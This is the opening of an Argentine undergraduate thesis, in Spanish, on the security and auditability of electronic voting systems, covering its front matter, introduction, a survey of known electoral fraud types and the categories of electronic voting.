



UNIVERSIDAD NACIONAL DEL COMAHUE
FACULTAD DE INFORMÁTICA



TESIS DE LICENCIADO EN CIENCIAS DE LA COMPUTACIÓN

**Mejoras de aspectos de seguridad en sistemas de voto electrónico
implementados en Argentina**

Guido Pontet

Director: CC Jorge Sznek

NEUQUÉN

ARGENTINA

2017

Prefacio

Esta tesis de grado es presentada para la obtención del título académico de *Licenciado en Ciencias de la Computación*, otorgado por la Universidad Nacional del Comahue y no ha sido presentada previamente para la obtención de otro título en esta Universidad ni en otras. La misma es el resultado de la investigación llevada a cabo en la Facultad de Informática, en el período comprendido entre Mayo del 2016 y Julio del 2017 bajo la dirección de Jorge Sznek.

Agradecimientos

A Dios. Por haberme permitido llegar a este punto y haberme dado salud para lograr mis objetivos.

A mi familia. Por ser el pilar fundamental en todo lo que soy, en mi educación, tanto académica, como de la vida, por su incondicional apoyo perfectamente mantenido a través del tiempo. Por sus consejos, valores, por la motivación constante, pero más que nada, por su amor.

A mi novia. Por escucharme, apoyarme y alentarme a que nunca baje los brazos. Por acompañarme en este largo camino y en todos mis proyectos. Por su paciencia y estar siempre a mi lado.

A mi director Jorde Sznek. Por su gran apoyo, tiempo y motivación para la culminación de mis estudios y la elaboración de esta tesis de grado. Sus conocimientos, orientaciones, su manera de trabajar y su paciencia han sido fundamentales.

A mis compañeros. Por el apoyo mutuo en el transcurso de nuestra formación y todo el tiempo compartido.

A los profesores. Aquellos que marcaron de una u otra manera mi etapa universitaria.

Finalmente, a todos aquellos que participaron directa, o indirectamente en la elaboración de esta tesis.

¡Muchas gracias!

Resumen

El objetivo primordial del presente trabajo es determinar las principales vulnerabilidades, desde el punto de vista de la seguridad y auditoría, de los sistemas de voto electrónico implementados y puestos en funcionamiento en diferentes instituciones y/u organizaciones de Argentina hasta el día de hoy, y proponer medidas para su mitigación. Para esto, se van a contemplar aspectos de seguridad en todas las etapas, aplicando técnicas tanto de seguridad física como de seguridad lógica a fin de garantizar el secreto del voto.

El voto es el mecanismo mediante el cual los ciudadanos de una democracia representativa, como la de la República Argentina, eligen a sus representantes. Es una condición necesaria para el funcionamiento de un sistema democrático y el más básico de los derechos políticos, por lo que es esencial que cualquier sistema de votación que se utilice preserve las características fundamentales del mismo.

El voto electrónico es un tema que actualmente se ha instalado tanto en las agendas de gobierno como en la opinión pública. En Argentina se han realizado varias pruebas de votación electrónica a lo largo de los últimos años. Siendo una república federal, cada provincia cuenta con su propia legislación electoral, por lo que existe un grado dispar en el avance hacia la automatización de los procesos electorales.

La seguridad en los sistemas de voto electrónico debe garantizar la confidencialidad, la integridad y la autenticidad de todos los elementos involucrados o generados durante el proceso de votación. Se debe tener en cuenta la arquitectura de seguridad utilizada como así también el uso de diferentes protocolos criptográficos. Un sistema de voto electrónico debe satisfacer las mismas propiedades de seguridad que un sistema de votación tradicional: transparencia, privacidad y verificabilidad.

El aporte de esta tesis, es el análisis de los sistemas puestos en funcionamiento en la República Argentina y la determinación del grado de cumplimiento de los requisitos esenciales que se tienen que verificar en un sistema electoral. Luego, se va a diseñar y proponer un prototipo de un sistema de votación electrónica, contemplando las medidas de seguridad, auditoría y control establecidas a partir de la investigación realizada, intentando potenciar las virtudes y gestionar las vulnerabilidades y deficiencias.

Abstract

The primary objective of the current work is to determine the main vulnerabilities, from the point of view of security and auditing, of the voting systems implemented and put into operation in different institutions and organizations in Argentina up to date, and also propose measures for their mitigation. They will consider aspects of security in all stages, applying both physical and logical security techniques to guarantee the secret nature of voting.

Voting is the mechanism by which citizens of a representative democracy, such as the Argentine Republic, elect their representatives. It is a necessary condition for the functioning of a democratic system and the most basic of political rights, so it is essential that any voting system used preserves the fundamental characteristics of it.

Electronic voting is an issue that has now been installed on both government agendas and public opinion. In Argentina, several electronic voting tests have been carried out over the last few years. Being a federal republic, each province counts on its own electoral legislation, reason why there is an uneven degree in the advance towards the automation of the electoral processes.

Security in electronic voting systems must guarantee the confidentiality, integration and authenticity of all elements involved during the voting process. The security architecture must also be taken into account as well as the use of different cryptographic protocols. An electronic voting system must satisfy the same security properties as a traditional voting system: transparency, privacy and verifiability.

The analysis of this work is the analysis of the systems put into operation in the Argentine Republic, and the determination of the degree of compliance with the essential requirements that they have to fulfill in an electoral system. Then, is going to design and propose a prototype of an electronic voting system, contemplating the security, audit and control measures established from the research carried out, trying to enhance the virtues and appease vulnerabilities and deficiencies.

Índice de Contenidos

Prefacio	iii
Agradecimientos	v
Resumen.....	vii
Abstract.....	ix
Índice de Contenidos.....	xi
Índice de Figuras.....	xii
Índice de Acrónimos y Abreviaturas.....	xiv
Capítulo 1.....	1
Introducción	1
1.1. Justificación.....	1
1.2. Objetivos	1
1.3. Alcances	2
1.4. Organización de la tesis	2
Capítulo 2.....	3
Voto tradicional y voto electrónico	3
2.1. Voto tradicional en Argentina.....	3
2.2. Voto electrónico	5
2.3. Voto electrónico en Argentina	13
Capítulo 3.....	25
Aspectos de seguridad y auditoría	25
3.1. Conceptos fundamentales	25
3.2. Vulnerabilidades encontradas en protocolos subyacentes	36
3.3. Auditoría	45
Capítulo 4.....	47
Análisis de Boleta Única Electrónica	47
4.1. Procedimiento de votación	47
4.2. Ventajas del sistema aludidas por MSA	52
4.3. Vulnerabilidades y defectos encontrados.....	53
Capítulo 5.....	63
Propuestas de mejora.....	63
5.1. Recomendaciones	63
5.2. Prototipo.....	74
Capítulo 6.....	81
Conclusiones	81
Bibliografía.....	xvii

Índice de Figuras.

Figura 2-1: Tipos de voto Electrónico	6
Figura 2-2: Sistema de votación electrónica de ALTEC con identificación biométrica	13
Figura 2-3: Sistema "Point & Vote" desarrollado por Indra	14
Figura 2-4: Sistema de voto electrónico desarrollado por Altec	15
Figura 2-5: Falla del sistema en elecciones de Río Cuarto en 2008.....	16
Figura 2-6: Urna electrónica utilizada en Marcos Juárez en 2010	17
Figura 2-7: Esquema de proceso electoral del sistema de Indra	17
Figura 2-8: Sistema de la empresa Indra utilizado en Pinamar.....	18
Figura 2-9: Boleta de Voto Electrónico, Chaco 2011	19
Figura 2-10: Voto electrónico en el mundo	20
Figura 2-11: RFID Zapper hecho con una cámara de fotos	21
Figura 2-12: Problemas en las elecciones presidenciales de Estados Unidos en 2016.....	22
Figura 3-1: Cifrado de información.....	25
Figura 3-2: Cifrado simétrico	26
Figura 3-3: Cifrado asimétrico	27
Figura 3-4: Esquema básico de firma digital	28
Figura 3-5: Función Hash.....	28
Figura 3-6: Resumen de algoritmos Hash	29
Figura 3-7: Esquema de cifrado híbrido	30
Figura 3-8: Protocolos SSL/TLS	31
Figura 3-9: Formato de certificado X.509	32
Figura 3-10: Funcionamiento general de SSL/TLS	33
Figura 3-11: Etiqueta RFID.....	34
Figura 3-12: Esquema de broadcast.....	35
Figura 3-13: ARP spoofing	35
Figura 3-14: Código fuente original de función <i>wait4</i>	37
Figura 3-15: Código fuente modificado de la función <i>wait4</i>	38
Figura 3-16: Test de vulnerabilidad ShellShock.....	40
Figura 3-17: Vulnerabilidad DROWN	42
Figura 3-18: Configuración del exploit Dirty Cow en una arquitectura x86.....	44
Figura 3-19: Ejecución de exploit de elevación de privilegios mediante Dirty Cow	44
Figura 4-1: Sistema de Boleta Única Electrónica	47
Figura 4-2: Boleta de votación del sistema Boleta Única Electrónica	48
Figura 4-3: Verificación electrónica del voto de la BUE.....	49
Figura 4-4: Verificación de la impresión de la BUE	49
Figura 4-5: Procedimiento de votación BUE.....	50
Figura 4-6: Acta de Cierre de Mesa y Escrutinio	50
Figura 4-7: Actas utilizadas por el sistema BUE	51
Figura 4-8: Transmisión de resultados	52
Figura 4-9: Lectura y modificación de chip RFID de la boleta única electrónica	54
Figura 4-10: Lámina de metal contenida en la boleta electrónica.....	55
Figura 4-11: Patente de invención de la empresa MSA.....	56
Figura 4-12: Detección de voto con radio de onda corta	56
Figura 4-13: Contenido de la memoria del chip RFID de una boleta electrónica	58
Figura 4-14: Vista superior de una máquina del sistema de Boleta Única Electrónica	58
Figura 4-15: Cable JTAG expuesto en máquina del sistema de Boleta Única Electrónica	59
Figura 4-16: Ataque multi-voto.....	60
Figura 4-17: Token USB	61
Figura 4-18: AirHopper robando información.....	62
Figura 5-1: Esquema de cifrado homomórfico	64
Figura 5-2: Cifrado homomórfico en la BUE.....	65
Figura 5-3: Boleta Punchscan.....	67

Figura 5-4: Comprobación del recibo de votación en Punchscan	68
Figura 5-5: Boleta Scantegrity II.....	68
Figura 5-6: Boleta Pret A Voter	69
Figura 5-7: Recibo anti-coacción de Bingo Voting	70
Figura 5-8: Esquema de votación Bingo Voting.....	70
Figura 5-9: Esquema de Mix-net.....	71
Figura 5-10: Tienda presidencial con protección TEMPEST	73
Figura 5-11: Protección TEMPEST portátil	73
Figura 5-12: Diagrama de Pre-Votación.....	77
Figura 5-13: Diagrama de Votación - Verificación método Mercuri	78
Figura 5-14: Diagrama de Votación - Verificación método extremo a extremo	79

Índice de Acrónimos y Abreviaturas.

3DES	Triple Data Encryption Standard.
AES	Advanced Encryption Standard.
AIO	All-In-One
ARP	Address Resolution Protocol.
BIOS	Basic Input Output System.
BUE	Boleta Única Electrónica.
CIPPEC	Centro de Implementación de Políticas Públicas para la Equidad y el Crecimiento.
COW	Copy-On-Write.
CRT	Cathode Ray Tube.
CVSS	Common Vulnerability Scoring System.
DAI	Dynamic ARP Inspection.
DDoS	Distributed Denial of Service.
DES	Data Encryption Standard.
DH	Diffie & Hellman.
DHCP	Dynamic Host Configuration Protocol
DRE	Direct Recording Electronic.
DROWN	Decrypting RSA with Obsolete and Weakened Encryption
DSA	Digital Signature Algorithm.
E2EE	End-to-End Encryption.
EBP	Electronic Ballot Printers.
EMSEC	Emission Security.
FREAK	Factoring RSA Export Keys.
HTTP	Hypertext Transfer Protocol.
HTTPS	Hypertext Transfer Protocol Secure.
HSTS	HTTP Strict Transport Security.
IDEA	International Data Encryption Algorithm.
IP	Internet Protocol.
IPsec	Internet Protocol Security.
IRE	Indirect-Recording Electronic Voting Machines.

ISP	Internet service provider.
JTAG	Joint Test Action Group
LAN	Local Area Network.
LCD	Liquid Crystal Display.
MAC	Media Access Control.
MITM	Man-In-The-Middle.
MSA	Magic Software Argentina.
NFC	Near field communication.
NSA	National Security Agency.
NIST	Instituto Nacional de Normas y Tecnología.
OCSP	Online Certificate Status Protocol.
OEAR	Observatorio Electoral Argentino.
PIN	Personal Identification Number.
POODLE	Paddle Oracle on Downgraded Legacy Encryption.
RFID	Radio Frequency Identification.
RSA	Rivest, Shamir, Adleman.
SSH	Secure Shell.
SMTP	Simple Mail Transfer Protocol.
SSL	Secure Sockets Layer.
TCP	Transmission Control Protocol.
TEMPEST	Telecommunications Electronics Material Protected from Emanating Spurious Transmissions
TIC	Tecnologías de la Información y las Comunicaciones.
TLS	Transmition Layer Security.
VPN	Virtual Private Network.
VVPAT	Voter-Verified Paper Audit Trail.
WEP	Wired Equivalent Privacy.
WPA	Wi-Fi Protected Access.

Capítulo 1

Introducción

Los avances tecnológicos y computacionales, han influido claramente en la manera en que se realizan muchas actividades actuales. En Argentina durante muchos años, las elecciones han sido llevadas a cabo mediante métodos tradicionales como las boletas partidarias. Con el transcurso del tiempo y el avance tecnológico surgieron muchos sistemas de voto electrónico, aunque en este país se hayan utilizado algunas pocas variantes de éstos.

El argumento principal para su utilización, es la simplificación de las tareas a realizar durante una elección y la celeridad en el escrutinio. Sin embargo, el gran desconocimiento que existe con respecto a la tecnología utilizada para su implementación, genera una gran desconfianza para toda la población, por lo que no se ha podido conseguir establecer un proceso de votación electrónica claro, sencillo y transparente.

El sistema a utilizar debe ser completamente auditable, y además contar con elementos de seguridad que preserven las características esenciales del sistema contra acciones malintencionadas tanto de los votantes, como de las que pudieran producirse por personal técnico o autoridades electorales.

1.1. Justificación

Uno de los principales problemas en los sistemas de voto electrónico es la falta de una arquitectura de seguridad sólida y consistente; en vez de ello se tienen innumerables opiniones y recomendaciones acerca de sus puntos críticos. En consecuencia, lo que se hace es agregar defensas a medida que surgen las vulnerabilidades, cuando lo correcto es que los sistemas sean seguros y confiables desde el momento de su creación. No es suficiente diseñar un sistema que cuente los votos emitidos, es imprescindible verificar que lo hace respetando los requisitos necesarios de un proceso electoral democrático:

1. Privacidad
2. Inviolabilidad del sistema
3. Integridad en el recuento
4. Verificabilidad de todo el proceso

Estos son aspectos necesarios para garantizar las bases democráticas de un proceso electoral, y a pesar de que empresas desarrolladoras afirmen que se cumple con estos requisitos, es necesaria, pero no suficiente una investigación exhaustiva para determinar el cumplimiento de éstos.

1.2. Objetivos

El objetivo principal de este trabajo es determinar las principales vulnerabilidades, desde el punto de vista de la seguridad y auditoría, de los sistemas de voto electrónico implementados y puestos en funcionamiento en diferentes instituciones u organizaciones en Argentina hasta el día de hoy, y proponer medidas para su mitigación. Para esto, se van a contemplar aspectos de seguridad en todas las etapas, aplicando técnicas tanto de seguridad física como lógica, a fin de garantizar el secreto del voto.

1.2.1. Objetivos específicos.

- ✓ Estudiar y analizar el sistema electoral argentino.

- ✓ Definir el concepto de voto electrónico, diferenciar sus distintas modalidades y analizar sus ventajas y desventajas.
- ✓ Determinar los factores de adopción y rechazo de este tipo de sistema de votación.
- ✓ Estudiar, analizar y documentar los hechos más relevantes en la historia electoral utilizando el sistema de voto electrónico en Argentina, examinando las arquitecturas de seguridad y auditoría, así como los resultados que se obtuvieron de sus implementaciones.
- ✓ Conocer los inconvenientes, las críticas, los análisis de los investigadores y las propuestas de mejora que se han vertido sobre los sistemas de votación electrónica, con respecto al cumplimiento de los requisitos esenciales para que sean vistos con la misma transparencia y seguridad que los comicios realizados con procedimientos convencionales.
- ✓ Estudiar los protocolos criptográficos utilizados en las distintas etapas de los sistemas de votación electrónica.
- ✓ Determinar las limitaciones para poder realizar un estudio correcto y completo sobre el voto electrónico en la República Argentina.
- ✓ A partir del análisis realizado, diseñar un prototipo de un sistema de votación electrónica que establezca una arquitectura segura y auditable, y por sobre todas las cosas verificable.

1.3. Alcances

Como alcance del presente trabajo, se contempla el diseño de un prototipo de un sistema de voto electrónico, estableciendo una arquitectura segura y auditable para poder utilizarse posteriormente en la implementación de un sistema que contemple las características sustanciales detalladas en esta investigación, de modo que sea capaz de adaptarse a diversas instituciones según sus propias necesidades y requerimientos, siempre restringiéndose al proceso de emisión y conteo de votos, excluyendo los procesos de confección de padrones e identificación del votante.

1.4. Organización de la tesis

En el Capítulo 2 se menciona cómo es el proceso de voto tradicional en Argentina y los tipos de fraude que trae aparejados. También se describen los diferentes tipos de voto electrónico existentes, se establecen las características fundamentales que deben poseer, se analizan los factores de adopción y rechazo que ha generado en Argentina la implementación de sistemas de voto electrónico y se indican algunas recomendaciones importantes respecto a su estructura y funcionamiento. Luego, en la última sección se describen las experiencias relevantes llevadas a cabo en Argentina y en el mundo. En el Capítulo 3 se introducen conceptos de criptografía y seguridad informática con el objetivo de comprender las vulnerabilidades importantes que se han encontrado en protocolos involucrados en el proceso de votación electrónica. En el Capítulo 4 se hace un análisis exhaustivo de la Boleta Única Electrónica, estableciendo las ventajas, desventajas, vulnerabilidades y defectos encontrados, para luego en el Capítulo 5, desarrollar las propuestas de mejora correspondientes. Finalmente, en el Capítulo 6 se presentan las conclusiones de este trabajo.

Capítulo 2

Voto tradicional y voto electrónico

2.1. Voto tradicional en Argentina

El acto de votar es fundamental en un gobierno democrático, toda soberanía emana del pueblo, como lo indica la Constitución Nacional de Argentina [1], precisamente en el Artículo 37 donde se especifica “*Esta Constitución garantiza el pleno ejercicio de los derechos políticos, con arreglo al principio de la soberanía popular y de las leyes que se dicten en consecuencia, el sufragio es universal, igual, secreto y obligatorio*”. Por lo tanto, las cuatro características del voto son:

- Universal: Los ciudadanos habilitados para votar tienen el derecho de poder hacerlo.
- Igual: El voto de todas las personas tiene el mismo valor, es decir que un voto equivale a un ciudadano.
- Secreto: El votante no debe ni puede demostrar cuál ha sido su elección.
- Obligatorio: Además del derecho de votar, los ciudadanos tienen la obligación de hacerlo.

Es mediante ese acto que los representantes del pueblo obtienen su legitimidad. Argentina tuvo un largo y complejo tránsito hacia el voto libre, universal, igual y secreto, que finalmente quedó plasmado en la legislación electoral nacional, basada en la ley 8871 bajo la denominación de Ley Roque Sáenz Peña. Un requisito fundamental de la misma, es la garantía del reflejo fidedigno de la intención del voto. Los sistemas tradicionales de emisión de voto y conteo primario que se utilizan en la mayoría de los países del mundo, bajo la forma de boleta única, o como es el caso en este país, de la boleta partidaria, están bien probados, avalados por la experiencia de muchos años de aplicación y todos sus pasos son verificables por cualquier persona que así lo requiera. La emisión del voto implica un acto claro y directo de manifestación de la voluntad del elector escogiendo una boleta, mientras que el conteo primario es la suma de las mismas, tal que cualquier persona con conocimientos básicos en aritmética puede realizarlo o verificar que se realice correctamente.

2.1.1. Proceso de voto tradicional en Argentina

2.1.1.1. Emisión del sufragio

El sistema de votación utilizado en Argentina es el sistema de boleta partidaria, en el cual cada partido imprime boletas con los nombres de los candidatos que se postulan para cada cargo¹. El votante se presenta ante las autoridades de mesa y acredita su identidad, para recibir un sobre vacío y firmado por el presidente de mesa y los fiscales. Ingresa al cuarto oscuro, el cual tiene que tener únicamente un acceso, donde se encuentran las boletas partidarias a seleccionar. Una vez allí, puede introducir una boleta que contiene todas las categorías de cargos, o puede cortar varias boletas de manera de seleccionar varios candidatos de varios partidos para los diferentes cargos. Si no introduce ninguna boleta, o no selecciona un candidato para cada una de las categorías, el voto se considera “*en blanco*” para todas o para esa categoría, respectivamente. Si en cambio, escoge más de una opción para una misma categoría, se considera “*voto nulo*”. Finalmente, el votante sale del cuarto oscuro e introduce el sobre en la urna. Las autoridades de mesa son responsables de verificar que el sobre que deposita el elector, es el sobre firmado y sellado por ellos.

¹ En el Artículo 35 de la Ley de Financiamiento de los Partidos Políticos (Ley n° 26.215) se especifica que el Estado otorgará a los partidos o alianzas que oficialicen candidaturas los recursos económicos que les permitan imprimir el equivalente a una boleta por elector registrado en cada distrito.

2.1.1.2. *Escrutinio de la mesa*

Una vez finalizado el acto eleccionario, las autoridades abren la urna y proceden a escrutar los votos. Se computan los votos en blanco, los votos nulos y las boletas partidarias correspondientes a cada partido para cada categoría. El resultado de este acto, es reflejado en la elaboración del “acta de escrutinio”, firmada por las autoridades de mesa. Un ejemplar del acta, junto con todos los votos se depositan en la urna, la cual es cerrada y fajada. Luego, se confecciona un telegrama con los resultados de la mesa, firmado por las autoridades y se entrega al servicio de correo. La urna es trasladada al correo con custodia policial y, si se desea, la compañía de las autoridades de mesa.

2.1.1.3. *Escrutinio provisorio y definitivo*

El escrutinio provisorio se efectiviza utilizando los telegramas emitidos por las autoridades de mesa y es llevado a cabo por la Junta Electoral durante 48 horas, lapso en el cual recibe reclamos y protestas.

El escrutinio definitivo es realizado por el Poder Judicial, analizando cada acta por separado y resolviendo dichos reclamos y protestas. Finalmente, vuelve a realizarse la sumatoria, pero esta vez utilizando las actas en lugar de los telegramas.

2.1.2. Tipos de fraude

Utilizando una definición comúnmente aceptada, el fraude puede definirse como cualquier interferencia deliberada en el proceso electoral con el objetivo de alterar la voluntad individual o colectiva de los electores. El fraude distorsiona las preferencias de los ciudadanos negando derechos electorales a algunos mientras amplifica las voces de otros [2]. Es cualquier conducta por la cual a través del engaño, manipulación, falsificación o distorsión de cualquier etapa del proceso electoral, se impide el pleno ejercicio de las elecciones, afectando el carácter universal, igual, libre y secreto del voto [3].

2.1.2.1. *Robo de boletas*

Es una práctica común en el sistema partidario de boletas, donde una persona maliciosa sustrae las boletas de votación de determinados partidos políticos del cuarto oscuro a los cuales quiere afectar. En consecuencia, se impide a los próximos electores emitir el sufragio a dichos partidos hasta que no se restituyan las correspondientes boletas.

2.1.2.2. *Boletas falsas*

Este fraude electoral, consiste en el intercambio dentro del cuarto oscuro de las boletas partidarias originales, con boletas falsas que usualmente son similares. De esta manera, el elector emitirá el sufragio de manera habitual, sin percatarse de que luego su voto será anulado por las autoridades de mesa.

2.1.2.3. *Urnas embarazadas*

Este evento puede suceder únicamente en una situación de connivencia total en las autoridades electorales, y básicamente plantea que la urna comience con boletas dentro. Por lo que al finalizar los comicios, si la cantidad de boletas introducidas inicialmente es mayor a la cantidad de electores ausentes en las elecciones, quedaría en evidencia el fraude electoral al existir mayor número de sufragios que electores en el padrón.

2.1.2.4. *Clientelismo político*

El clientelismo político es básicamente un arreglo de intercambios entre un elector y una persona relacionada a un candidato, es decir, alguien puede decidir votar a determinado partido político por algo a cambio, como favores, concesiones o privilegios que representen un provecho propio.

2.1.2.5. *Voto cadena*

El voto en cadena es un mecanismo para romper el secreto del voto y es utilizado para llevar a cabo el clientelismo político. El paso sustancial para su éxito, es lograr robarse un sobre firmado y sellado de una mesa electoral, el cual es utilizado como inicio de la cadena.

El proceso iterativo, consiste en depositar la boleta del partido al que se desea favorecer en el sobre sustraído. Este sobre es marcado y entregado al votante a coaccionar, el cual va a utilizarlo para emitir el sufragio. Finalmente, luego de votar retorna el nuevo sobre firmado, sellado y vacío que no utilizó en la votación al autor del fraude, para que éste repita el procedimiento las veces que desee.

2.1.2.6. *Suplantación de identidad*

Esta modalidad de fraude consiste en que una persona emita un voto en nombre de otra. Las alternativas posibles para llevar a cabo este engaño son explotar las imprecisiones de los listados electorales, los cuales pueden conservar registros de personas fallecidas, o simplemente votar en nombre de otras personas que no se encuentran en su lugar de residencia.

2.1.2.7. *El factor cartero*

Este fraude se realiza en las etapas posteriores al recuento de votos en las mesas electorales, cuando ya se realizó el acta de cierre y la confección del telegrama, e involucra el período del traslado de la urna y el telegrama al centro de cómputos. Si existe una situación de complicidad entre el correo y personas con fines maliciosos, es posible adulterar la documentación en tránsito.

2.2. Voto electrónico

La introducción de las TICs en el proceso electoral trae consigo interrogantes con respecto a la preservación de las garantías aseguradas por la Ley Sáenz Peña. La evolución tecnológica tiene que ser procurada como un medio para mejorar el proceso electoral, y no como un fin en sí misma [4]. De lo contrario, la integridad de la intención del voto puede quedar desprotegida al estar controlada por un programa informático, que el votante desconoce y que es imposible de analizar sin un conjunto de conocimientos especializados.

En el proceso de votación pueden distinguirse tres etapas:

1. **Emisión:** el elector selecciona la opción que desee entre las alternativas disponibles.
2. **Registro:** el voto es resguardado junto a los otros manteniendo el anonimato.
3. **Conteo:** Se cuentan los votos resguardados.

Hay muchas definiciones acerca del voto electrónico y la mayoría introduce computadoras en alguna de las etapas. Se puede definir como la aplicación de dispositivos y sistemas de tecnología de la información y telecomunicaciones al acto del sufragio, total o parcialmente a todo el proceso electoral o a algunas de las distintas actividades de emisión del sufragio, registro y verificación de la identidad del elector [5]. Usualmente, se denomina dispositivo de voto electrónico a aquel en el que el elector ingresa su selección electrónicamente, para que luego sea registrada y preservada. La máquina de voto electrónico puede registrar la elección del votante en algún dispositivo de almacenamiento y/o puede traducir lo que el votante ingresó en un papel mediante una impresión. De modo que en tanto las preferencias del votante sean registradas de manera electrónica, se considera al sistema correspondiente un sistema de voto electrónico.

2.2.1. Tipos de voto electrónico

Existen muchas formas de implementar el voto electrónico, las cuales se pueden clasificar en dos categorías, la remota y la presencial. Estas difieren tanto en su implementación, como en los riesgos y beneficios que aportan. Una representación gráfica se puede apreciar en la Figura 2-1




Figura 2-1: Tipos de voto Electrónico

2.2.1.1. Voto presencial

2.2.1.1.1. Sistemas de recuento electrónico

Estos sistemas fueron la evolución del sistema de recuento de tarjetas perforadas, utilizan el reconocimiento óptico para la detección de las boletas en el recuento de votos, generalmente leen la opción elegida por el votante señalada con un bolígrafo. El elector en este sistema no está en contacto directo con la tecnología, la máquina es la encargada de realizar el conteo de las boletas que introduce el elector. Un elemento que no puede faltar en la aplicación de sistemas de recuento automático es la auditoría manual de los resultados, que consiste en tomar una muestra significativa de las máquinas usadas, seleccionarlas con algún criterio estadístico, y realizar sobre ellas un conteo manual para comparar resultados. Esto permitiría detectar programación maliciosa en el software de tabulación de votos que altere los resultados [6].

2.2.1.1.2. DRE e IRE

En algunos sistemas de votación, tanto la emisión como el conteo de votos se hacen en la misma máquina. A estos se los denomina generalmente sistemas de voto electrónico de registro directo (DRE *Direct Recording Electronic*) e informalmente se los conoce como “urna electrónica”, pues el votante durante todo el proceso de emisión del sufragio está en contacto con la tecnología. Algunos de ellos proporcionan un registro en papel que es conservado con el propósito de auditar el proceso, y se los califica como VVPAT (*Voter-Verified Paper Audit Trail*) [7].

Otros sistemas, separan físicamente la emisión del voto de su conteo [8], el elector crea un objeto físico en el que registra su voto y es depositado en una urna para ser posteriormente contado, ya sea de forma manual o electrónica. Estos suelen ser llamados *Electronic Ballot Printers* (EBP) o *Indirect-Recording Electronic Voting Machines* (IRE).

La característica técnica que distingue los DREs de los EBPs no es la emisión de una boleta impresa sino que en los DREs la misma máquina que genera el voto lo cuenta, por lo cual no existe el proceso de separación entre la emisión individual del voto y el conteo anónimo dado por el paso intermedio de guardar las boletas en la urna.

El mayor peligro de los DREs, es que se pueden reconstruir los votos individuales a partir de los registros internos de la máquina. En cambio, los IREs mantienen la separación tradicional entre la emisión del voto y el conteo anónimo del mismo, provisto por la mezcla del mismo con otros votos en la urna. Los IREs no necesitan guardar ningún dato sobre el voto que generan, mientras que los DREs necesariamente deben hacerlo.

2.2.1.2. *Voto remoto o telemático*

Es una categoría de voto electrónico totalmente desconocida en Argentina y la cual se va a mencionar únicamente en este apartado, dado que su análisis incrementa enormemente los riesgos de seguridad y auditoría, que exceden los límites de este trabajo. Además, este tipo de votación sólo es viable en países que cuenten con la infraestructura de redes y comunicaciones necesaria para darle la posibilidad de emitir su voto al 100% de la población, requisito que Argentina actualmente no cumple.

En este tipo de votación los ciudadanos no tienen la necesidad de acudir a los centros electorales para expresar su voluntad, sino que lo hacen a distancia utilizando su propio dispositivo electrónico, como pueden ser computadoras personales o smartphones, o haciéndolo en algún punto de acceso público preestablecido utilizando internet para la emisión y registro de su voto. El mayor problema es determinar la identidad del votante, lo cual es imprescindible para garantizar varias propiedades fundamentales del sistema, como que cada elector pueda votar una sola vez y que esté habilitado para hacerlo, entre otras. Este requerimiento suele resolverse utilizando un identificador único para cada persona, lo cual compromete el secreto del voto, aún utilizando protocolos criptográficos para el cifrado.

2.2.2. Características indispensables del voto electrónico

En la implementación de cualquier sistema de voto electrónico, es esencial garantizar una serie de requisitos que van a asegurar que el proceso de votación respete las características de un sistema democrático. Aunque cada gobierno es responsable de respetar las leyes electorales del país, explorar las tecnologías disponibles, distinguir las prioridades que puedan estar en conflicto y estudiar el impacto social de la implementación, muchos autores han identificado una serie de requerimientos mínimos.

2.2.2.1. *Inviolabilidad*

Los sistemas y equipos tienen que estar protegidos contra cualquier tipo de ataque y manipulación, durante cualquier etapa del proceso de votación.

2.2.2.2. *Robustez*

